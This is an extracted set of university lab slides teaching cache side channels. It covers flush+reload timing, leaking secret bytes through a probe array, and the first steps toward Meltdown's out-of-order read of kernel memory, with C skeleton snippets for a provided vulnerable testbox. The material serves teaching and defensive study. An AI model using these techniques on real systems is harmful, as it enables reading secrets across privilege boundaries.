Technische Universität Dresden

Tianhao Wang | Chair of Operating Systems | tianhao.wang2@tu-dresden.de

practical exercise: side channel

Advanced Operating Systems 2026

13. July 2026 • TU Dresden

NOTE

This document is subject to last-minute changes. If you download it early, please check for updates before the lab.

downloads - available on course site

- the slides
  https://os.inf.tu-dresden.de/Studium/AOS/SS2026/E07-Side-Channels.pdf
- the code
  https://os.inf.tu-dresden.de/Studium/AOS/SS2026/side-channel/tasks.zip

---

- the philosopher's stone: `aos_ctrl.sh` : you already have it.
- the solutions: will be rolled-out during the lab
  http://os.inf.tu-dresden.de/~twang/public/aos26_solutions/
- this nice typst beamer template: ask me.


agenda

on 13.07

0. environment setup
1. simple cache timing side channel
2. Meltdown

on 20.07

3. Spectre Variant 1
4. Spectre Variant 2
5. (bonus) cross-process Spectre V2



prerequisites

- read the Spectre paper[1].
- basic knowledge {ssh, linux cli, C, x86 asm}

guidelines

- use our template, **or** implement the proof-of-concepts from the paper(s)
- feel free to use online resources
- this lab is not about fighting the compiler
- no submission, not graded, **expect exam questions**!

access the testbox

attacks won't work on your machine

if they do, you have a problem

We provide a victim machine:

```
2 x Intel(R) Xeon(R) CPU E5-2680 v3
Linux 6.12.90+deb13.1-amd64

Vulnerabilities
  Meltdown:   Vulnerable
  Spectre v1: Vulnerable: ...
  Spectre v2: Vulnerable; ...
```

access the testbox

First source the script in a terminal:

```
$ source aos_ctrl.sh
```

Now you have the following commands available in that terminal

```
aos-shell                  # ssh connect to the server; do this before upload
aos-upload  <files/dirs>   # upload files/dirs to target system
aos-help                   # print help message
```

- if you open a new terminal, you have to source the script again
- **if you disconnect all the `aos-shell`, you may lose your files on the server and the SECRET may change**[1]

[1] Because you may be assigned to a different node

sanity check task - hello world

edit C source code locally; upload it to the server; compile and execute.
~5 mins

so, you want to wield magic

behold…

- out-of-order execution
- weak memory model
- cache and TLB
- branch prediction
- linker script and assembly
- …


… but don’t be scared.

some kind of monster

*"The Pentagon pizza theory is the informal observation that **spikes in fast food orders**, particularly pizza delivery orders, near US government buildings such as The Pentagon, CIA headquarters, and the White House often occur **right before a major international crisis**."* – Wikipedia

flush+reload side channel


- memory access is **faster when cached**



Data from Wikipedia ("Memory hierarchy...

flush+reload side channel

- memory access is **faster when cached**
- CPU must fetch memory into cache on R/W
- recently accessed memory likely still cached




Data from Wikipedia ("Memory hierarchy...

flush+reload side channel

- memory access is **faster when cached**
- CPU must fetch memory into cache on R/W
- recently accessed memory likely still cached
- tell whether an operation touched memory X by measuring the access time

```
cache_flush(addr);
```




Data from Wikipedia ("Memory hierarchy...

flush+reload side channel

- memory access is **faster when cached**
- CPU must fetch memory into cache on R/W
- recently accessed memory likely still cached
- tell whether an operation touched memory X by measuring the access time

```
cache_flush(addr);

OPAQUE_OPERATION();
```




Data from Wikipedia ("Memory hierarchy...

flush+reload side channel

- memory access is **faster when cached**
- CPU must fetch memory into cache on R/W
- recently accessed memory likely still cached
- tell whether an operation touched memory X by measuring the access time

```
cache_flush(addr);

OPAQUE_OPERATION();

delta = measure_access_time(addr);
if (delta <= threshold) { /* :smirk: */ }
```




Data from Wikipedia ("Memory hierarchy...

flush+reload side channel

Associate (secret) value $\in [0, 255]$ with memory locations

$$\text{ProbeAddr} = \text{Base} + \text{Val} * \text{Spacing}$$




what is the spacing?

flush+reload side channel

flush all probing locations from the cache


```
for (i = 0; i < 256, i++) {
  __mm_clflush( i * SPACING )
}
```



flush+reload side channel


flush all probing locations from the cache

```
for (i = 0; i < 256, i++) {
  __mm_clflush( i * SPACING )
}
```



An operation touched one probe


```
channel[secret * SPACING] = 42;
```



flush+reload side channel


flush all probing locations from the cache

```
for (i = 0; i < 256, i++) {
  __mm_clflush( i * SPACING )
}
```



An operation touched one probe

```
channel[secret * SPACING] = 42;
```



Now we know `secret == 2` !!

now we have a plan

For N tries:

- prefetch the target memory into cache
- cache flush the `channel` array
- **leak the target into the channel array** $\longrightarrow$ what differentiates for each task
- measure access timing of each probe address i.e. `&channel[i * PROBE_SPACING]` for each $i \in [0, 255]$
- find the lowest access time (below `threshold`), and update the hit score for that probe

Find the probe with highest (maybe also second highest) non-zero score.

task 1: build the cache timing side channel

1. `common.h`: measure the time (cycles) to access a memory location

   ```
   static inline uint64_t get_access_time(volatile char *addr);
   ```

2. `common.h`: measure access time for cached and uncached memory, and find a threshold

   ```
   static uint64_t estimate_cache_hit_threshold(void *addr);
   ```

3. complete `simple_channel`

   ```
   int read_byte(size_t addr){
     // i.   flush the channel
     // ii.  fetch channel element idx = secret * SPACING
     // iii. measure access time for all elements and decide the secret value
   }
   ```

task 1: build the cache timing side channel

you can use builtin functions and/or `<x86intrin.h>`, or write assembly yourself

`__rdtscp(&junk)`	read cpu timestamp (fence included!)
`__builtin_prefetch(addr)`	prefetch memory into cache
`_mm_mfence();`	memory fence to enforce program order
`_mm_clflush(addr);`	flush the cacheline containing `addr`

task 1: build the cache timing side channel

HINT: `mfence`; avoid compiler optimizations

```
volatile int junk;


_mm_mfence();
junk += channel[(*(char*)addr) * PROBE_SPACING];
                ^^^^^^^^^^^^
                read addr
_mm_mfence();
```

task 1: build the cache timing side channel

CAVEATS

- you may need to explicitly write to `channel` to prevent COW
- you may need to place `mfence` at proper places

- prevent stride optimization

```
for (int i = 0; i < 256; i++) {
  time = get_access_time(&channel[i * SPACING]);
}
```

This performs poorly → CPU tries to predict and prefetch next addresses

task 1: build the cache timing side channel

CAVEATS

- you may need to explicitly write to `channel` to prevent COW
- you may need to place `mfence` at proper places

- prevent stride optimization

Solution: we do math:

```
for (int i = 0; i < NUM_PROBES; i++) {
  int mix_i = ((i * 167) + 13) & 255;
  // instead of i, use mix_i as index
}
```

now we have side channel

and we can read memory by measuring cache state!

```
char secret = 'X';
int s = read_byte((size_t)&secret);
```

DEMO ...

now we have side channel

and we can read memory by measuring cache state!


```
char secret = 'X';
int s = read_byte((size_t)&secret);
```

DEMO ...

what about ***illegal*** addresses? 😺

```
junk &= channel[(*addr) * SPACING]
                ^^^^^

              seg fault!
```

out-of-order execution




```
char c = *kernel_address;   // PAGE FAULT!
  // -> followed by exception
meow();
```

- access *should* cause exception
- privilege check and exception take time
- smart CPU can reorder instructions
- invalid instructions are rolled back
- but micro-architectural changes remain

POSIX signal handling

User Mode


```
r = *illegal_addr;

// unreachable
print(r);
```

POSIX signal handling


User Mode

```
r = *illegal_addr; ✘

// unreachable
print(r);
```


POSIX signal handling



POSIX signal handling



POSIX signal handling



POSIX signal handling

User Mode

